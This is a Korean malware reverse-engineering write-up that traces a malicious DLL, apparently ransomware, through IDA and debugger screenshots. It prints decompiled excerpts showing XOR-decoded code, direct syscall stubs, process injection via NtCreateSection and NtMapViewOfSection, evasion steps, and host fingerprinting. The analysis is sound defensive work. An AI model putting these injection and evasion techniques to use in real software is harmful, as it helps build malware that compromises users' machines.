● sub_180001018 을 살펴보면 처음에 sub_180001250 을 실행하여, dll 함수들을 로드하고, 실행하는 것을 확인할 수 있다.

```
v1 = (void (  fastcall *)(int *))sub_180001250(131495756LL);
```


[그림 2. IDA sub_180001250]

[그림 3. 1250 함수 실행]



[그림 4. 1250 함수 실행 결과 확인]


[그림 5. 1250 에서 로드한 함수 실행]



[그림 6. 1250 함수 실행]

[그림 7. 1250 함수 실행 결과 확인]

● 그리고 위에서 확인한 GlobalAlloc 을 사용하여 동적 메모리를 할당한 뒤 rdi 레지스터의 하위 8 비트와 xor 을 하여 코드 데이터를 쓰는 것을 확인할 수 있다.



[그림 8. xor 을 통한 코드 데이터 쓰기]

● 그 뒤 19F4 함수를 실행히는데 이 함수는, 윈도우 10 버전 일 경우 sub_180001B0B 함수를 실행하는데 이는, syscall 0x18 을 수행하는 함수 이므로 NtAllocateVirtualMemory 를 사용하여 메모리를 할당한다.


```
v10 = 0LL;
v11 = 11LL;
v8 = 3100740428LL;
LOWORD(v9) = 1295;
BYTE2(v9) = -61;
if ( MEMORY[0x7FFE026C] == 10 )
  sub_180001B0B(-1LL, &v10, 0LL, &v11, 4096, 64, v8, v9);
else
  sub_180001B00(-1LL, &v10, 0LL, &v11, 4096, 64, v8, v9);
v4 = v10;
v5 = 0;
v6 = &v8;
do
{
  if ( v5 == 4 )
  {
    *v4 = a1;
  }
  else if ( a2 && v5 == 5 )
  {
    *v4 = a2;
  }
  else
  {
    *v4 = *(_BYTE *)v6;
  }
  ++v5;
  ++v4;
  v6 = (__int64 *)((char *)v6 + 1);
}
while ( v5 < 0xB );
return (__int64)v10;
}
```

[그림 9. sub_1800019F4 함수 확인]


```
__int64 sub_180001B0B()
{
  __int64 result; // rax

  result = 24LL;
  __asm { syscall; Low latency system call }
  return result;
}
```

[그림 10. sub_180001B0B 함수 확인]


● 이후, 할당된 메모리에 값을 복사하는 것을 확인할 수 있는데, 결과값을 확인해 보면 4C 8B D1 B8 36 00 00 00 0F 05 C3 00 로 syscall 0x36(NtQuerySystemInformation)을 의미하며, 시스템의 정보를 조회하는데 사용된다.



[그림 11. 19F4 함수 실행]



[그림 12. 19F4 함수 rax 확인]



[그림 13. 19F4 결과값 확인]

● 즉. 1250 함수는 dll 함수들을 로드하는 함수이고, 19F4 는 메모리를 할당하여 특정 syscall 을 수행하는 함수이므로 IDA 에서 분석하기 편하게 이름을 변경하였다.

```
v1 = DllFuncLoad(131495756);
```

[그림 14. 1250 함수 이름 변경]

```
v9 = (void (__fastcall *)(__int64, unsigned int *, _QWORD, unsigned int *))MemAllocAndSysCall(v8, 0);
```

[그림 15. 19F4 함수 이름 변경]

● 다음으로 살펴볼 함수는 sub_180001984 인데 이 함수는 syscall 0x26(NtOpenProcess)를 수행하는 함수로 현재 실행중인 모든 프로세스를 열어서, 해당 프로세스에 대한 접근할 수 있으면 sub_180001768 로 넘어간다.

```
__int64 __fastcall sub_180001984(__int64 a1)
{
  char v2; // cl
  void (__fastcall *v3)(__int64 *, __int64, int *, __int64 *); // rax
  __int64 v5[2]; // [rsp+20h] [rbp-40h] BYREF
  int v6; // [rsp+30h] [rbp-30h] BYREF
  __int64 v7; // [rsp+38h] [rbp-28h]
  __int64 v8; // [rsp+40h] [rbp-20h]
  int v9; // [rsp+48h] [rbp-18h]
  __int64 v10; // [rsp+50h] [rbp-10h]
  __int64 v11; // [rsp+58h] [rbp-8h]
  __int64 v12; // [rsp+70h] [rbp+10h] BYREF

  v12 = -1LL;
  v2 = 38;
  if ( MEMORY[0x7FFE026C] != 10 )
    v2 = 35;
  v3 = (void (__fastcall *)(__int64 *, __int64, int *, __int64 *))MemAllocAndSysCall(v2, 0);
  v7 = 0LL;
  v9 = 0;
  v8 = 0LL;
  v10 = 0LL;
  v11 = 0LL;
  v5[1] = 0LL;
  v6 = 48;
  v5[0] = a1;
  v3(&v12, 0x1FFFFFLL, &v6, v5);
  return v12;
}
```

[그림 16. 1984 함수 확인]

```
00007FF90DA11171 | 48:8B4B 50          | mov rcx,qword ptr ds:[rbx+50]
00007FF90DA11175 | E8 0A080000         | call ac5bc63da60eac5b8d109e5606f7b49e7ac1026fcc482c79881e7b9c254972c5.7FF90DA11984
```

[그림 17. 1984 함수 실행]

```
0000020F79C90000 | 4C 8B D1 B8 | 26 00 00 00 | 0F 05 C3 00 | 00 00 00 00 | L.Ñ.&.....Ã.....
```

[그림 18. 1984 함수 최종 실행 어셈블리 확인]

[그림 19. 현재 실행중인 프로세스 중 접근가능한 프로세스를 찾기 위한 반복문]

● 프로세스 접근이 가능할 경우 1768 함수를 실행하는데 이 함수는 두 개의 입력받은 문자열을 비교하는 역할을 하므로 함수 이름을 CompareWideStrings 로 설정하였다.

```
v3 = 0;
v4 = a1;
while ( *v4++ )
  ;
if ( v4 - a1 != 1 )
{
  v6 = a2;
  while ( *v6++ )
    ;
  if ( v6 - a2 != 1 )
  {
    v8 = *a2;
    v9 = *a1 - v8;
    if ( !v9 )
    {
      v10 = (char *)a1 - (char *)a2;
      do
      {
        if ( !(_WORD)v8 )
          break;
        v8 = *++a2;
        v9 = *(unsigned __int16 *)((char *)a2 + v10) - v8;
      }
      while ( !v9 );
    }
    if ( v9 >= 0 )
    {
      if ( v9 > 0 )
        return 1;
      return (unsigned int)v9;
    }
    else
    {
      return (unsigned int)-1;
    }
  }
}
```

[그림 20. 1768 함수 확인]

```
(unsigned int)CompareWideStrings(*((_QWORD *)v10 + 8), v26)
```

[그림 21. 1768 함수명 변경 확인]


● 다음 함수인 sub_1800017E4 함수를 살펴보면, syscall 0x100(NtInitializeNlsFiles)을 수행하는 것을 볼 수 있는데, 이는 Windows 의 NLS(National Language Support) 관련 파일을 초기화하는 함수로, 시스템이 로케일 및 문자 인코딩 관련 데이터를 설정하는 데 사용하는 함수이며, FFFFFFFFC0000005 에러가 떠 바로 종료되는 것을 확인할 수 있다.

```
000001945E950000 4C 8B D1 B8 00 01 00 00 0F 05 C3 00 00 00 00 00 L.Ñ.....Ã.....
```


[그림 22. 17E4 함수 내부 syscall 확인]

[그림 23. 에러 확인]


● 다음으로 살펴볼 함수는 sub_180001718 이며, syscall 0x19(NtQueryInformationProcess)를 수행하여 ProcessCookie(보안 쿠키)값을 읽어오는 것을 확인할 수 있다.




[그림 24. 1718 함수 확인]



[그림 25. 1718 함수 syscall 확인]



[그림 26. NtQueryInformationProcess(B4, 0x1A, B0268FEE18, 8)인자값 확인]




[그림 27. 보안 설정이 되어있지 않음을 확인]


● 이제 sub_18000134C 를 살펴볼건데, syscall 0x4A(NtCreateSection)를 호출하며, 인자값으로 NtCreateSection(B0268FE8E0, E, 0, B0268FE900)를 주고 실행하는 것을 확인할 수 있다.

● 즉, 3FDA 만큼 메모리 섹션 크기를 할당하고, E(읽기, 쓰기 권한)을 가지는 메모리 섹션을 생성하는 것을 확인할 수 있다.


[그림 28. 134C 함수 syscall 확인 1]



[그림 29. 134C 함수 syscall 인자값 확인 1]




[그림 30. 메모리 섹션 크기 확인]




[그림 31. 반환된 메모리 섹션 핸들값 확인]


● 쭉 살펴보면, syscall 0x28(NtMapViewOfSection)을 하여, 위에서 생성한 메모리 섹션핸들인 B8 을 현재 실행중인 프로세스 메모리 주소공간에 매핑을 진행하도록 수행하는 것을 확인할 수 있다.



[그림 32. 134C 함수 syscall 확인 2]



[그림 33. 134C 함수 syscall 인자값 확인 2]




[그림 34. 매핑된 메모리 시작주소 확인]

● sub_180001AAC 를 살펴보면, 이 함수는 a1 에 a2 메모리 값을 복사하는 함수이며 이를 실행할 경우 위에서 매핑된 메모리 주소에 위에서 xor 한 코드 데이터 값이 복사되는 것을 확인할 수 있다.


```
_BYTE *__fastcall sub_180001AAC(_BYTE *a1, unsigned __int64 a2, __int64 a3)
{
  _BYTE *v3; // r9
  char *v4; // r9
  _BYTE *i; // rdx
  char v6; // al
  unsigned __int64 v7; // rdx

  v3 = a1;
  if ( (unsigned __int64)a1 <= a2 || (unsigned __int64)a1 >= a2 + a3 )
  {
    if ( a3 )
    {
      v7 = a2 - (_QWORD)a1;
      do
      {
        *v3 = v3[v7];
        ++v3;
        --a3;
      }
      while ( a3 );
    }
  }
  else
  {
    v4 = (char *)(a2 + a3 - 1);
    for ( i = &a1[a3 - 1]; a3; --a3 )
    {
      v6 = *v4--;
      *i-- = v6;
    }
  }
  return a1;
}
```

[그림 35. 1AAC 함수 확인]




[그림 36. 매핑된 메모리 주소인 24E1F6E0000 에 코드 데이터 복사 확인]


● 이후, syscall 0xFF(NtInitializeEnclave), syscall 0x1FF(일반적이지 않은 호출 값), syscall 0x52(NtResumeThread)를 수행하여, 디버깅 방해, 탐지 회피, 보안 소프트웨어를 우회하기 위해 Enclave(보안 영역)을 초기화 하고, 스레드를 다시 실행하는 등의 행위를 하는 것을 확인할 수 있다.



[그림 37. 134C 함수 syscall 확인 3]



[그림 38. 134C 함수 syscall 확인 4]




[그림 39. 134C 함수 syscall 확인 5]


● 이후에는, 현재 호스트 PC 에서 실행 중인 모든 프로세스에 대해서 1984, 1768, 17E4, 1718, 134C 함수를 반복 수행하는 것을 확인할 수 있다.

[그림 40. 현재 실행중인 프로세스 반복 탐색 및 함수들 실행]


● 반복 수행이 끝난 뒤 syscall 0x18(NtAllocateVirtualMemory)을 통해 메모리를 할당하고 할당된 메모리에 코드 데이터를 복사한 뒤 실행하는 것을 확인할 수 있다.



[그림 41. syscall 0x18 확인]




[그림 42. 할당된 가상 메모리에 코드 데이터 복사 확인]




[그림 43. 복사된 코드 데이터 확인]


● 이제 메모리에 로드된 악성코드를 실행해보면, epoxzqjor 란 문자열을 가져온 뒤, kernel32.LoadLibraryW 를 통해 kernel32, advapi32, ntdll, user32 윈도우 시스템 라이브러리들을 가져오는 것을 확인할 수 있다.



[그림 44. 문자열 epoxzqjor 반환 함수]




[그림 45. 문자열 epoxzqjor 확인]



[그림 46. LoadLibraryW 를 통해 시스템 라이브러리들을 가져오는 루틴 확인]

[그림 47. kernel32]



[그림 48.advapi32]


[그림 49. ntdll32]

[그림 50. user32]


● 그 다음, kernel32.ExpandEnvironmentStringsW, kernel32.GetLogicalDriveStringsW, kernel32.GetDriveTypeW, kernel32.CloseHandle, kernel32.GetVolumeInformationW, kernel32.GetComputerNameW, kernel32.CreateMutexW, kernel32.ReleaseMutex, kernel32.WaitForSingleObject, kernel32.lstrlenW, kernel32.lstrcatW, kernel32.lstrcpyW, kernel32.lstrcmpW, kernel32.GetFileAttributesW, kernel32.FindClose, kernel32.FindNextFile, kernel32.FullPathNameW, kernel32.FindFirstFileExW dll 함수들을 로드하는 것을 확인할 수 있다.

[그림 51. dll 함수들을 로드하는 로직]


● 로드 이후, epoxzqjor 라는 이름의 뮤텍스를 생성하는 것을 확인할 수 있다.



[그림 52. CreateMutex 와 뮤텍스 명 확인]




[그림 53. Kernelbase.CreateMutex 실행]




[그림 54. 뮤텍스 핸들 확인]


● 생성한 뮤텍스를 kernel32.WaitForSingleObject 를 실행하여, 1388 밀리초 만큼 대기시킨 후 신호 상태가 됐을 경우 0 을 반환한다.




[그림 55. 인자값 확인 (뮤텍스 핸들, 밀리 초)]



[그림 56. kernel32.WaitForSingleObject 저장 주소 확인]




[그림 57. kernel32.WaitForSingleObject 실행]




[그림 58. 0 을 반환]

● 그 다음, kernel32.ExpandEnvironmentStringsW 를 사용하여 %PUBLIC% 환경변수 확장값을 가져온다.


[그림 59. kernel32.ExpandEnvironmentStringsW 인자값 확인]




[그림 60. kernel32.ExpandEnvironmentStringsW 저장 주소 확인]



[그림 61. kernel32.ExpandEnvironmentStringsW 실행]




[그림 62. %PUBLIC% 환경변수 확장값 확인]



[그림 63. 반환된 확장된 문자열의 길이]

● C 드라이브 볼륨 일련번호를 가져오고, 임의의 문자열을 생성한 뒤 컴퓨터 이름을 가져와 둘을 합쳐 하나의 문자열로 만드는 것을 확인할 수 있다.




[그림 64. GetLogicalDriveStringsW 저장 위치 확인]


[그림 65. GetLogicalDriveStringsW 실행]

[그림 66. GetVolumeInfoemationW 저장 위치 확인]


[그림 67. GetVolumeInfoemationW 실행]



[그림 68. 임의의 문자열 생성]




[그림 69. 임의의 문자열 확인]




[그림 70. GetComputerNameW 저장 위치 확인]

[그림 71. GetComputerNameW 실행]




[그림 72. 저장된 컴퓨터 이름]



[그림 73. lstrcatW 인자값 확인]


[그림 74. lstrcatW 저장 위치 확인]




[그림 75. lstrcatW 실행]

[그림 76. 합쳐진 문자열 확인]

● 위에서 임의의 문자와 결합한 컴퓨터 이름의 길이를 구하고 그 길이만큼 연산을 수행해 또 다른 임의의 문자열을 생성한 뒤 뮤텍스 이름과 결합하는 것을 확인할 수 있다.




[그림 77. lstrlenW 저장 위치 확인]




[그림 78. lstrlenW 인자값 확인]


[그림 79. lstrlenW 실행]



[그림 79. 반환된 문자열 길이 확인]




[그림 80. 임의의 문자열 생성 연산 확인]




[그림 81. 생성된 임의의 문자열 확인]


[그림 82. lstrcatW 인자값 확인]



[그림 83. lstrcatW 저장 위치 확인]




[그림 84. lstrcatW 실행]




[그림 85. 결합된 문자열 확인(이 문자열은 readme.txt 에서 url 주소에 포함됨)]


● 이후, 시스템의 모든 논리적 드라이브의 경로를 가져오는 것을 확인할 수 있다. (C:\, D:\)



[그림 86. GetLogicalDribeStringsW 위치 확인]




[그림 87. GetLogicalDribeStringsW 실행]




[그림 88. 반환된 결과 확인]

● 진행해보면, RtlRandomEx 를 2 번 수행하여 임의의 난수를 생성한 것을 확인할 수 있다.




[그림 89. RtlRandomEx 저장 위치 확인]

[그림 90. RtlRandomEx 2 번 수행]




[그림 91. 2 번 수행 결과 확인]

● lstrcpyW 를 통해 위에서 가져온 C 드라이브 경로를 복사한 뒤, C, D 드라이브 타입에 대한 정보를 가져오는 것을 볼 수 있는데 D 드라이브의 경우 5(광학 드라이브 (CD/DVD-ROM))를 반환하고 C 드라이브의 경우 3(고정 디스크 (HDD, SSD 등))을 반환하는 것을 확인할 수 있다.




[그림 92. lstrcpyW 저장 위치 확인]




[그림 93. lstrcpyW 실행]


[그림 94. 결과값 반환 확인]




[그림 95. GetDriveTypeW 인자값]




[그림 96. GetDriveTypeW 저장 위치 확인]




[그림 97. GetDriveTypeW 실행]




[그림 98. D 드라이브 결과값 반환 확인]



[그림 99. GetDriveTypeW 인자값]




[그림 100. GetDriveTypeW 저장 위치 확인]




[그림 101. C 드라이브 결과값 반환 확인]


● 이후, kernel32.GetFullPathNameW 를 통해 C 드라이브의 상대 경로를 절대(전체) 경로로 변경한다.




[그림 102. GetFullPathNameW 저장 위치 확인]



[그림 103. GetFullPathNameW 실행]




[그림 104. 결과값 반환 확인 (전체 경로 길이)]




[그림 105. 저장된 전체 경로 확인]

